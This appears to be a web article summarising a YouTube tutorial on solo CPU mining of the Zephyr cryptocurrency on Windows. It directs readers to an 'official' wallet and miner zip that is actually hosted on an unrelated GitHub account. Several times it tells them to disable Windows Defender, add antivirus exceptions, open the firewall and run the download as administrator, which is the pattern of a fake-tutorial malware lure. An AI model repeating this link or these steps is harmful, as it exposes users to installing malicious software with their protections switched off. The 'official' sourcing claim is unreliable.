How to Mine Zephyr Using CPU on Windows
· based on the channel FINCOR
Zephyr is a unique cryptocurrency that integrates privacy features from Monero with the stablecoin protocol Minimal Djed, creating a private, reserve-backed stablecoin system. To start mining Zephyr (ZEPH) solo using your CPU on Windows, you need to set up the official wallet and configure a CPU miner like XMRig tailored for Zephyr.
Installing the Official Zephyr Wallet
First, download the official Zephyr desktop wallet from the GitHub release page: Zephyr Protocol official wallet. Unzip all files into a dedicated folder and run the wallet executable. This wallet allows you to receive mining rewards and manage your ZEPH coins.
If you encounter errors launching the wallet, ensure Microsoft Visual Studio redistributables and Python are up to date. Sometimes Windows Defender or antivirus software may block the application, so consider temporarily disabling them during setup.
Setting Up CPU Mining with XMRig
Zephyr mining is CPU-friendly, making it accessible without specialized hardware. The mining software recommended is a customized XMRig version configured for the Zephyr algorithm.
- Download the miner from the same GitHub release linked above.
- Extract miner files into a separate folder.
- Configure the miner using a JSON file that specifies your wallet address, mining pool (for solo mining this is your own node or local wallet), and CPU thread count.
- Alternatively, a BAT file can be created to launch the miner with parameters. The tutorial clarifies the difference between JSON and BAT configurations, enabling easy setup.
Running the miner as an administrator allows Windows to allocate huge pages, improving mining performance and hash rate.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Optimizing CPU Settings for Better Mining Performance
To maximize your mining profits, consider these optimizations:
- Use a CPU with multiple cores and enable all threads for mining.
- Enable huge pages by running the miner as admin.
- Update your CPU drivers and Windows to the latest versions.
- Monitor your system temperature and power consumption to avoid overheating.
Popular CPUs for mining Zephyr include modern multi-core processors with efficient thermal designs.
Common Issues and Troubleshooting
Users often face errors due to outdated system libraries or interference from security software. If the wallet or miner fails to start:
- Update Microsoft Visual Studio redistributables.
- Install or update Python if required.
- Temporarily disable Windows Defender or add exceptions for the mining software.
- Ensure your firewall allows the miner to connect to the network.
If you experience low hash rates, check that the miner is running with admin privileges and verify CPU usage settings.
Understanding Zephyr Mining Benefits
Mining Zephyr not only generates passive income but also supports a cryptocurrency that innovates by combining Monero's privacy with Djed's stablecoin protocol. This dual approach offers both security and stability, potentially making Zephyr a strong contender in the crypto market.
Mining solo means you keep all rewards without pool fees but requires stable network connectivity and wallet uptime.
Useful Links
- Official Zephyr Protocol website: https://zephyrprotocol.com/
- Official wallet and miner GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Conclusion
Mining Zephyr using a CPU on Windows is straightforward with the right tools and setup. The official wallet and XMRig miner provide a user-friendly path to solo mining, while optimizations like running as admin and updating system software enhance performance. Zephyr’s unique blend of privacy and stability makes mining it a promising venture. For detailed guidance, the FINCOR channel offers an excellent tutorial that simplifies every step from wallet installation to miner configuration. Visit Zephyr Protocol to get started today and join the growing Zephyr mining community.
Key takeaways
- Zephyr is a privacy-focused, reserve-backed stablecoin using Minimal Djed protocol.
- Solo CPU mining on Windows is possible with official Zephyr wallet and XMRig miner.
- Setup requires wallet installation, miner configuration, and potential system updates.
- Optimizing CPU settings and running miner as admin improves hash rate.
- Mining Zephyr combines Monero privacy tech with Djed stability for secure cryptocurrency.
Questions & answers
Can I mine Zephyr using just a CPU on Windows?
Yes, Zephyr is designed to be CPU-minable on Windows. Using the official wallet and a customized version of XMRig miner, you can solo mine Zephyr without specialized hardware.
What software do I need to mine Zephyr?
You need to download the official Zephyr wallet and the mining software (XMRig configured for Zephyr) from the official GitHub releases. Make sure to configure the miner with your wallet address and run it with appropriate permissions.
How can I improve my Zephyr mining performance?
Running the miner as an administrator enables huge page support, which improves hash rates. Also, use a multi-core CPU, keep your system updated, and monitor temperatures to prevent throttling.
What should I do if the Zephyr wallet or miner shows errors on startup?
Ensure Microsoft Visual Studio redistributables and Python are updated. Temporarily disable Windows Defender or add exceptions for the mining software. Also, check your firewall settings to allow network connections.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version